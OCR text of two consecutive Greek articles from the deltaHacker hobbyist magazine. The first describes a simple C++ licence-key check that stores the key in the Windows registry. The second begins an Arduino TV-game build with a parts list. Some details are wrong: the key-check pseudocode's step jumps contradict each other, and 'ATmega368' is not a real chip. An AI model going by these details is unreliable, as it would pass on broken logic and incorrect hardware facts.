Το δικό μας πρόγραμμα είναι λακωνικό: Δώσε το κλειδί...

1. Μην πείτε την λέξη Πεδίο Ορισμού, θα μου θυμίσετε το σχολείο και χαλιέμαι! ;-)

κλειδί το πρόγραμμα θα το αποθηκεύσει αμέσως στο registry και δεν θα μας το ζητήσει ποτέ ξανά.

Για να μη μας μαλώνετε, σας λέμε από τώρα ότι για λόγους απλότητας του παραδείγματός μας και για να μην ξεφεύγουμε από το προκείμενο, το κλειδί θα καταχωρείται ως plain text. Κοινώς, δε θα χρησιμοποιήσουμε καμία μέθοδο κρυπτογράφησης για την αποθήκευσή του.



Αν δώσουμε σωστό κλειδί, το πρόγραμμα θα μας ενημερώσει για την επιτυχία και θα προχωρήσει παρακάτω. Βέβαια την ίδια στιγμή θα καταχωρήσει το κλειδί στο registry, ώστε τις επόμενες φορές που θα το τρέξουμε να μη μας ζητήσει τίποτα...

Ας δούμε τώρα αναλυτικότερα τη λογική που θα ακολουθεί το πρόγραμμα.

1. *Αρχή*
2. *Διάβασε το κλειδί από το Registry*
3. *Αν υπάρχει και είναι σωστό, πήγαινε στο βήμα 9*
4. *Αν δεν υπάρχει ή αν δεν είναι σωστό, προχώρησε στο βήμα 3*
5. *Ζήτησε από το χρήστη να δώσει το κλειδί*
6. *Αν ο χρήστης πατήσει [X] πήγαινε στο βήμα 10 αλλιώς συνέχισε*
7. *Έλεγξε τη γνησιότητα του κλειδιού*
8. *Αν το κλειδί είναι σωστό, πήγαινε στο βήμα 8*
9. *Εάν το κλειδί είναι λανθασμένο, συνέχισε*
10. *Δείξε στο χρήστη ένα μήνυμα λάθους (π.χ. «This ain't Jim Beam»)*
11. *Πήγαινε στο βήμα 3*
12. *Καταχώρησε το σωστό κλειδί στο registry*
13. *Επίτρεψε την είσοδο στο πρόγραμμα*
14. *Τέλος*

Η υλοποίηση θα γίνει C++ και θα χρησιμοποιήσουμε τον compiler Embarcadero C++ 2010. Πρόκειται για τον compiler της αθάνατης και πάλαι ποτέ κραταιής Borland, με την οποία πολλοί από εμάς έκαναν τα πρώτα τους (δειλά) προγραμματιστικά βήματα, κάπου 25 χρόνια πριν


(http://en.wikipedia.org/wiki/Turbo_Pascal2). Επίσης, πρέπει να πούμε ότι το εκτελέσιμο που γεννάει αυτός ο compiler είναι απαλλαγμένο από το... θόρυβο του .Net Framework. Αυτό δεν είναι κατ' ανάγκη καλό, αλλά μπορεί και να είναι: εξαρτάται από ποια πλευρά το εξετάζει κανείς ;) Πάντως το σίγουρο είναι ένα: Με αυτό το εκτελέσιμο, ο Olly debugger (www.ollydbg.de) θα νοιώθει σαν στο σπίτι του[3].

Τον πηγαίο κώδικα του προγράμματος κατεβάστε από το

http://bit.ly/dh002snver

Επεξήγηση

Η πρώτη βασική εργασία είναι να ελέγξουμε αν το κλειδί υπάρχει στο μητρώο. Αυτό συμβαίνει με τη συνάρτηση bExistInReg(). Φυσικά, την πρώτη φορά που τρέχουμε το πρόγραμμα δεν υπάρχει τίποτα στο registry. Μόλις όμως δώσουμε ένα γνήσιο κλειδί, θα καταγραφεί στο μητρώο με χρήση της συνάρτησης bWriteToReg().



Το κλειδί μας καταχωρήθηκε στο μητρώο!

Όπως βλέπετε, η συνάρτηση bWriteToReg() δημιουργεί στο μητρώο το κλειδί ThiseasKeyProtection, στο οποίο θα καταχωρηθεί το κλειδί. Δώστε βάση στο γεγονός ότι όλα αυτά καταχωρούνται κάτω από το HKEY_CURRENT_USER. Αυτό δεν είναι τυχαίο. Η επιλογή του έγινε για δύο βασικούς λόγους:


- Το πρόγραμμα θα πρέπει να εκτελείται χωρίς να ζητάει κλειδί (εφόσον αυτό δόθηκε μία φορά), μόνο για τον τρέχοντα χρήστη του λειτουργικού συστήματος. Κάθε άλλος χρήστης θα πρέπει να ξαναδώσει κλειδί.

2. Μήνυμα προς τους παλιούς: Μην μας πείτε ότι δεν χρησιμοποιήσατε ποτέ Turbo Pascal γιατί δεν θα σας πιστέψουμε!

3. Δεν μπορούμε να σας πούμε περισσότερα -- τουλάχιστον όχι ακόμα!

- Το πρόγραμμα δεν έχει δικαίωμα να γράφει οπουδήποτε στο registry! Για να συμβεί αυτό, θα πρέπει να τρέχει με δικαιώματα Super User (Admin), πράγμα που για λόγους ασφάλειας δεν θέλουμε καθόλου μα καθόλου. Με τα δικαιώματα που έχει ένας απλός χρήστης, μπορούμε να γράφουμε στο section HKEY_CURRENT_USER.

Η συνάρτηση που κάνει τον έλεγχο γνησιότητας είναι η iCheckKey(). Όπως βλέπετε, η υλοποίηση της είναι πολύ πιο απλή απ' ό,τι η περιγραφή της! Στην ουσία, ελέγχει αν ισχύουν οι κανόνες γνησιότητας που περιγράψαμε αρχικά. Αν ισχύουν επιστρέφει true, αλλιώς false. Μόλις δώσετε σωστό κλειδί, το πρόγραμμα θα εμφανίσει ένα μήνυμα ότι προχωράτε στην εκτέλεση του κυρίως προγράμματος και δεν θα σας το ξαναζητήσει. Ο έλεγχος αυτός γίνεται στη συνάρτηση FormCreate(). Στην πραγματικότητα, πρόκειται για το event (γεγονός) που ενεργοποιείται λίγο πριν εμφανιστεί η φόρμα του ελέγχου κλειδιού. Αν πετύχει ο έλεγχος στο μητρώο, τότε θα εμφανιστεί *μόνο* το μήνυμα ότι περνάμε στο κυρίως πρόγραμμα.




Αν δώσουμε σωστό κλειδί και προχωρήσει η εκτέλεση του προγράμματος, θα δούμε ακριβώς αυτό! Εντάξει, το συγκεκριμένο «αυτό» δεν άξιζε τη φασαρία που κάναμε, αλλά κάποιο άλλο «αυτό» θα την αξίζει ;)

Αν θέλουμε να επαναληφθεί η διαδικασία πιστοποίησης με κάποιο κλειδί, δεν έχουμε παρά να διαγράψουμε την τιμή ThiseasKeyProtection από το registry.

Και τώρα τι;

Σας δείξαμε έναν τρόπο με τον οποίο μπορείτε να προστατεύετε τα προγράμματά σας από μη εξουσιοδοτημένους χρήστες. Βέβαια, ο αλγόριθμος ελέγχου γνησιότητας αλλά και η μέθοδος αποθήκευσης του κλειδιού είναι πολύ απλές. Προφανώς η επιλογή τους έγινε για εκπαιδευτικούς λόγους, ώστε να φανεί εύκολα και γρήγορα ο τρόπος που λειτουργεί ένα τέτοιο σύστημα προστασίας. Εσείς φυσικά μπορείτε να ακολουθήσετε πιο σύνθετες προσεγγίσεις. Για παράδειγμα, μπορείτε να κατασκευάσετε προγράμματα που υλοποιούν τη λεγόμενη περίοδο αξιολόγησης (evaluation period). Κάτι τέτοιο γίνεται αρκετά εύκολα, αν μαζί με το κλειδί αποθηκεύετε στο registry και την ημερομηνία της πρώτης εκτέλεσης του προγράμματος. Στη συνέχεια, κάθε φορά που ξεκινάει το πρόγραμμα αρκεί να αφαιρείτε από την τρέχουσα ημερομηνία του συστήματος την καταχωρημένη ημερομηνία, για να βρίσκετε πόσες ημέρες έχουν περάσει από την πρώτη ενεργοποίηση. Έτσι μπορείτε να περιορίσετε την εκτέλεση του προγράμματος σε όσες ημέρες θέλετε. Αν για παράδειγμα έχουν περάσει πάνω από 30 ημέρες, μπορείτε να ζητάτε από το χρήστη να δώσει άλλο κλειδί. Μπορείτε επίσης να καταχωρείτε τις τιμές στο registry σε κρυπτογραφημένη μορφή, ώστε να μη μπορούν να τροποποιηθούν εύκολα. Επιπρόσθετα, θα μπορούσατε να χρησιμοποιήσετε ως θέση αποθήκευσης του κλειδιού (κρυπτογραφημένα πάντα) μια DLL που θα δίνετε μαζί με το εκτελέσιμο. Οι συνδυασμοί περιορίζονται μόνο από τις γνώσεις και τη φαντασία του καθενός! Εμείς σας δείξαμε το δρόμο, αλλά θα πρέπει όμως να τον διαβείτε μόνοι σας...

Προς το παρόν είμαστε απασχολημένοι με τη δημιουργία του καλύτερου τεχνολογικού περιοδικού με θεματολογία ethical hacking. Ξέρετε. Για ανήσυχους, δημιουργικούς ανθρώπους που δεν βλέπουν τον υπολογιστή τους ως τοστιέρα. Σε πολλούς εξ αυτών αρέσει και το The Big Bang Theroy. Και το Fringe, φυσικά.τον υπολογιστή τους ως τοστιέρα.



Skill: Intermediate

Tags: Arduino, Games, DIY, Programming

TV-Game με το Arduino! (Part 1 of 2)

Το Arduino έτσι, το Arduino αλλιώς, το Arduino παρά πέρα... Τον τελευταίο καιρό ακούμε συνεχώς για hacks και για projects που στηρίζονται στο Arduino. Μήπως έφτασε η ώρα να κάνουμε κι εμείς κάτι με αυτό το μαραφέτι;

by giannoug



Προφανώς κι έφτασε, αλλά πριν ξεκινήσουμε θα πρέπει να πάρουμε τα πράγματα από την αρχή. Τι είναι αυτό το Arduino και τι κάνει; Το Arduino δεν είναι τίποτα άλλο παρά ένας μικροελεγκτής AVR από την Atmel, "τυλιγμένος" με το κατάλληλο software ώστε να 'ναι προσιτός στους χρήστες που δεν είχαν ποτέ σχέση με τα ηλεκτρονικά. Έρχεται με το δικό του περιβάλλον ανάπτυξης (Integrated Development Environment, IDE) αλλά και με τις δικές του βιβλιοθήκες, οι οποίες επιτρέπουν σ' οποιονδήποτε έχει βασικές προγραμματιστικές γνώσεις να φτιάξει, χμ, οτιδήποτε μπορεί να φανταστεί!



Όπως είπαμε, στην καρδιά του Arduino βρίσκεται ένας AVR. Το συγκεκριμένο τσιπάκι δεν αποτελεί απλά έναν επεξεργαστή. Αντίθετα, θα μπορούσαμε να πούμε ότι αποτελεί έναν ολοκληρωμένο υπολογιστή, αφού μέσα του περιέχει επεξεργαστή, μνήμη RAM, μια μνήμη Flash για την αποθήκευση του προγράμματος αλλά και μια μνήμη EEPROM, για τη μόνιμη αποθήκευση δεδομένων. Φυσικά, μαζί μ' αυτά τα εξαρτήματα οι AVR διαθέτουν και διαύλους σειραϊκής επικοινωνίας (UART, SPI, κ.λπ.), όπως επίσης μετατροπέα αναλογικού σήματος σε ψηφιακό, συγκριτή τάσεων και διάφορα άλλα. Στον AVR του Arduino, λοιπόν, κρύβεται ένας επεξεργαστής 8bit που τρέχει στα 16MHz και διαθέτει 2Kb RAM, 32Kb Flash και 512 byte EEPROM. Αυτά τα μεγέθη μοιάζουν εξαιρετικά μικρά. Πράγματι είναι, αν τα συγκρίνουμε με τα αντίστοιχα των υπολογιστών που έχουμε στο σπίτι! Ταυτόχρονα, ωστόσο, τα ίδια μεγέθη κρίνονται τουλάχιστον επαρκή για τις εφαρμογές τις οποίες προορίζεται να τρέχει το Arduino. Μιλάμε πάντα για τις "μικρές" εκδόσεις του Arduino: Το παλιό Diecimila, το Duemilanove και το νεότερο Uno. Τα Arduino της σειράς Mega βασίζονται σ' άλλο μοντέλο AVR και διαθέτουν μεγαλύτερες μνήμες RAM και Flash!

Ας γυρίσουμε τώρα στο software. Παραδοσιακά, για να χειριστούμε ένα pin (έναν ακροδέκτη) ενός μικροελεγκτή, έπρεπε να μπλέξουμε με το τάδε bit του δείνα byte. Η ομάδα του Arduino όμως δημιούργησε τις κατάλληλες συναρτήσεις στη γλώσσα C, ώστε ο χειρισμός των pin και γενικότερα του κάθε περιφερειακού να γίνεται απλά κι εύκολα. Με λίγα λόγια, έκαναν την προγραμματιστική μας ζωή καλύτερη. Επιπλέον, η μεγάλη κοινότητα που έχει αναπτυχθεί γύρω από το Arduino έχει συμβάλει στην ανάπτυξη πολλών βιβλιοθηκών, για οποιοδήποτε περιφερειακό μπορεί να συνδεθεί στο Arduino. Βλέπετε, η πλακέτα του Arduino είναι έτσι σχεδιασμένη ώστε να συνδέονται (να κουμπώνουν) πάνω της άλλες πλακέτες, γνωστές ως shields. Τα shields προσθέτουν επιπλέον λειτουργίες στο Arduino, χωρίς πολύ κόπο και χωρίς να προϋποθέτουν προχωρημένες γνώσεις ηλεκτρονικών. Το πιο γνωστό shield είναι το Ethernet shield, το οποίο παρέχει στο Arduino δυνατότητες networking. Μπορεί λοιπόν κανείς να φτιάξει τον δικό του web server χρησιμοποιώντας ένα Arduino και το σχετικό shield, προκειμένου να παρακολουθεί τη θερμοκρασία του σπιτιού του από παντού, να χειρίζεται το πλυντήριο μέσω Ethernet, να κάνει την καφετιέρα του διαδικτυακή και πολλά ακόμη. Εδώ να σημειώσουμε ότι αυτά έχουν ξαναγίνει από παλιότερους hackers και μάλιστα αρκετές φορές. Επομένως, θα χρειαστεί να σκεφτούμε αρκετά, αν θέλουμε να βρούμε και να φτιάξουμε κάτι πρωτότυπο κι εντυπωσιακό ;)

Κάτι θα φτιάχναμε, σωστά;


Σωστά! Το Arduino αποτελεί πραγματικά μια αρκετά δυνατή πλατφόρμα στην οποία μπορεί κανείς να κάνει θαύματα. Δεν χρειάζονται πάντα πανάκριβα εξαρτήματα για να φτιάξει κάποιος κάτι εντυπωσιακό. Για παράδειγμα, αν θελήσει κανείς να φτιάξει έναν απλό web server, θα χρειαστεί

ένα Ethernet shield και προαιρετικά ένα SD shield[1], ώστε να αποθηκεύει τις σελίδες που θα δημοσιεύονται από τον server. Εμείς, με την βοήθεια του Arduino και με μερικές βιβλιοθήκες που διατίθενται δωρεάν, θα φτιάξουμε σήμερα το δικό μας TV-game: Φανταστείτε μια απλή κονσόλα η οποία συνδέεται στην τηλεόραση (ή στην κάρτα τηλεόρασης του υπολογιστή) και παίζει κάποιο συγκεκριμένο παιχνίδι, το οποίο έχουμε φτιάξει μόνοι μας! Πριν αρχίσει η φαντασία να οργιάζει με 3D γραφικά και ήχο 5.1 surround, θυμηθείτε ότι μιλάμε για έναν μικροελεγκτή με δυνατότητες υπολογιστή της δεκαετίας του 1980. Το παιχνίδι μας θα μοιάζει περισσότερο στο κλασικό Pong και στο πρώτο Space Invaders, παρά στα παιχνίδια που έχουμε συνηθίσει να παίζουμε σήμερα στους υπολογιστές μας. Για την ακρίβεια, θα είναι ασπρόμαυρο και χωρίς ήχο - ή μήπως όχι; Αυτό θα το δούμε ;)

Πριν συνεχίσουμε να πούμε ότι στο άρθρο αυτό θα βάλουμε τις απαραίτητες βάσεις για το παιχνίδι μας, ενώ στη συνέχειά του, που θα δημοσιεύσουμε στο deltaHacker Δεκεμβρίου, θα το ολοκληρώσουμε. Πάντως μην πιστέψετε ούτε για μια στιγμή ότι θα βαρεθείτε, αφού και για τα δύο άρθρα έχουμε πολλή κι ενδιαφέρουσα δουλειά να κάνουμε. Ας ξεκινήσουμε, λοιπόν!

Θα χρειαστούμε τίποτα;

Μετά από τόσες παραγράφους που αφιερώσαμε στο Arduino, είναι προφανές οτι θα χρειαστούμε ένα! Για το δικό μας πρότζεκτ θα χρειαστεί ένα Diecimila, Duemilanove ή Uno. Μπορεί κανείς να το προμηθευτεί από το http://arduino.cc, επιλέγοντας κάποιον μεταπωλητή για Ελλάδα. Βέβαια μπορούμε να το παραγγείλουμε κι από το eBay, συνήθως σε αρκετά χαμηλότερη τιμή από αυτή των επίσημων μεταπωλητών. Εδώ να σημειώσουμε ότι χάρη στον ανοιχτό χαρακτήρα (α λα Open Source) του Arduino, υπάρχουν αρκετές υλοποιήσεις/παραλλαγές του. Κλασικό παράδειγμα αποτελεί το Freeduino: Ένας κλώνος -όπως αποκαλείται- του Arduino, ο οποίος είναι 100% συμβατός με το πρωτότυπο. Μπορεί λοιπόν να βρει κάποιος έναν κλώνο του Arduino, άγνωστης μάρκας και προέλευσης, σε πολύ χαμηλότερη τιμή. Εναλλακτικά, μπορεί κανείς να κατεβάσει τα σχέδια της πλακέτας και να φτιάξει τη δική του! Στον κόσμο του Arduino και του Open Source, όλα είναι δυνατά! :D



Εφόσον αποκτήσουμε το Arduino για το πρότζεκτ μας θα χρειαστούμε κι ένα παλιό καλώδιο RCA. Αναφερόμαστε στο καλώδιο με το στρογγυλό βύσμα, που χρησιμοποιείται στις κεραίες αλλά και σε ηχοσυστήματα ώστε να μεταφέρει μεμονωμένα κανάλια ήχου. Επιπρόσθετα, θα χρειαστούμε μερικά κουμπάκια


1. Πρόκειται για ένα shield που διαθέτει υποδοχή για κάρτες SD, καθώς και οτιδήποτε άλλο απαιτείται ώστε να μιλάει το Arduino με την εκάστοτε κάρτα...



Τα δύο άκρα ενός τυπικού καλωδίου RCA...



*Οι διακόπτες push button είναι κάπως έτσι. Ο δικός σας μπορεί να έχει μεγαλύτερο "καπάκι" ή και να είναι άλλο χρώμα. Η λειτουργία του πάντως θα είναι ίδια. Τα ποδαράκια που έχουμε σημειώσει με κόκκινο χρώμα αποτελούν ζευγάρι και είναι *μονίμως* συνδεμένα στο εσωτερικό του διακόπτη. Το ίδιο συμβαίνει και με τα άλλα δύο. Όταν πατάμε το κουμπί, τα δύο ζευγάρια συνδέονται και μεταξύ τους!*



Ένα κλασικό breadboard (ή ράστερ). Οι υποδοχές που βρίσκονται στις δύο πορτοκαλί περιοχές είναι συνδεδεμένες εσωτερικά σε γραμμές, ανά 25. Οι υποδοχές αυτών των περιοχών χρησιμοποιούνται για την τροφοδοσία του εκάστοτε κυκλώματος που φτιάχνουμε. Γι' αυτό το λόγο, επάνω στο ράστερ υπάρχουν κόκκινες (5V) και μπλε (0V ή GND) γραμμές, που μας δείχνουν/θυμίζουν πώς συνδέεται η τροφοδοσία. Η σύνδεσή τους σημειώνεται με τις πράσινες γραμμές. Όλες οι υπόλοιπες υποδοχές του breadboard είναι χωρισμένες σε δύο περιοχές, από ένα... αυλάκι. Σε κάθε περιοχή, οι υποδοχές είναι συνδεδεμένες εσωτερικά σε πεντάδες, όπως δείχνουν οι μπλε γραμμές.


push button (γνωστά κι ως tactile switches), καθώς και δύο αντιστάσεις, με τιμές που θα αναφέρουμε παρακάτω. Για την εύρεση του καλωδίου υπάρχουν δύο λύσεις. Η μία (η προφανής) είναι να το αγοράσουμε. Η δεύτερη (η πιο βολική και οικονομική) είναι να ψάξουμε στο σπίτι, με την ελπίδα να βρούμε κάποιο παραπεταμένο. Κάτι τέτοιο δεν είναι απίθανο, αφού τα καλώδια RCA συνοδεύουν πολλές τηλεοράσεις αλλά και πολλά συστήματα ήχου, κάρτες ήχου και κάρτες γραφικών! Αυτό το καλώδιο θα μας χρειαστεί για να συνδέσουμε την πλακέτα του Arduino με την είσοδο composite της τηλεόρασης. Επομένως, έχετε υπόψη ότι από τη μία μεριά του θα κοπεί, ώστε να αποκαλυφθούν τα καλώδια. Τέλος, για τα κουμπάκια και τις αντιστάσεις, αυτά μπορούμε να τα πάρουμε από οποιοδήποτε κατάστημα πουλάει ηλεκτρονικά εξαρτήματα. Συνοψίζοντας, λοιπόν, για την ολοκλήρωση του πρότζεκτ μας θα χρειαστούμε τα παρακάτω:

- Ένα Arduino Diecimila, Duemilanove[2] ή Uno,
- μία αντίσταση ¼ watt στα 470Ω (Ohm),
- μία αντίσταση ¼ watt στα 1ΚΩ,

2. Θα χρειαστεί να προσέξουμε ποιόν AVR έχει πάνω η πλακέτα! Όλα τα Arduino Diecimila και τα πρώτα Arduino Duemilanove έχουν τον ATmega168 ο οποίος έχει 1KB RAM. Από τις αρχές του 2009 όμως, τα Duemilanove πωλούνται με ATmega368 που έχει 2KB RAM και μπορεί να τρέχει την βιβλιοθήκη του TV-out. Το δικό μας Arduino λοιπόν, θα πρέπει να βασίζεται στον ATmega368!

- όσα κουμπιά (push button) θέλουμε να έχει το παιχνίδι μας,
- αντίστοιχου πλήθους αντιστάσεις του 1ΚΩ,
- ένα breadboard (γνωστό και σαν ράστερ) για να σχηματίσουμε το κύκλωμα,
- μερικά κομμάτια (μονόκλωνο) καλώδιο για τις συνδέσεις στο breadboard και
- ένα (κατά προτίμηση παλιό) καλώδιο RCA

Τις αντιστάσεις, τα push button, το breadboard και τα καλώδια για τις συνδέσεις, μπορούμε όλα να τα βρούμε από τα καταστήματα που πουλάνε ηλεκτρονικά εξαρτήματα. Μάλιστα, με εξαίρεση το breadboard που θα διατίθεται για τουλάχιστον 6 ευρώ (η τιμή εξαρτάται από το μέγεθός του), τα υπόλοιπα θα κοστίζουν λιγότερο από 2 ευρώ! Τέλος, πέρα από τα υλικά θα χρειαστούμε και το κατάλληλο software. Συγκεκριμένα θα χρειαστούμε το Arduino IDE, το οποίο μπορούμε να κατεβάσουμε δωρεάν από το http://arduino.cc, αλλά και τη βιβλιοθήκη arduino-tvout, την οποία μπορούμε να κατεβάσουμε από το http://code.google.com/p/arduino-tvout. Η εγκατάσταση των βιβλιοθηκών γίνεται πανεύκολα, με μια αντιγραφή των αρχείων στον φάκελο libraries[3] του Arduino IDE.



Στην αγορά διατίθενται και μικρά breadboard. Σε αυτά απουσιάζουν οι γραμμές τροφοδοσίας! Τα συγκεκριμένα ράστερ είναι μάλλον δύσχρηστα για τους αρχάριους και καλό θα ήταν να τα αποφύγετε, παρά το χαριτωμένο τους χρώμα και μέγεθος ;)

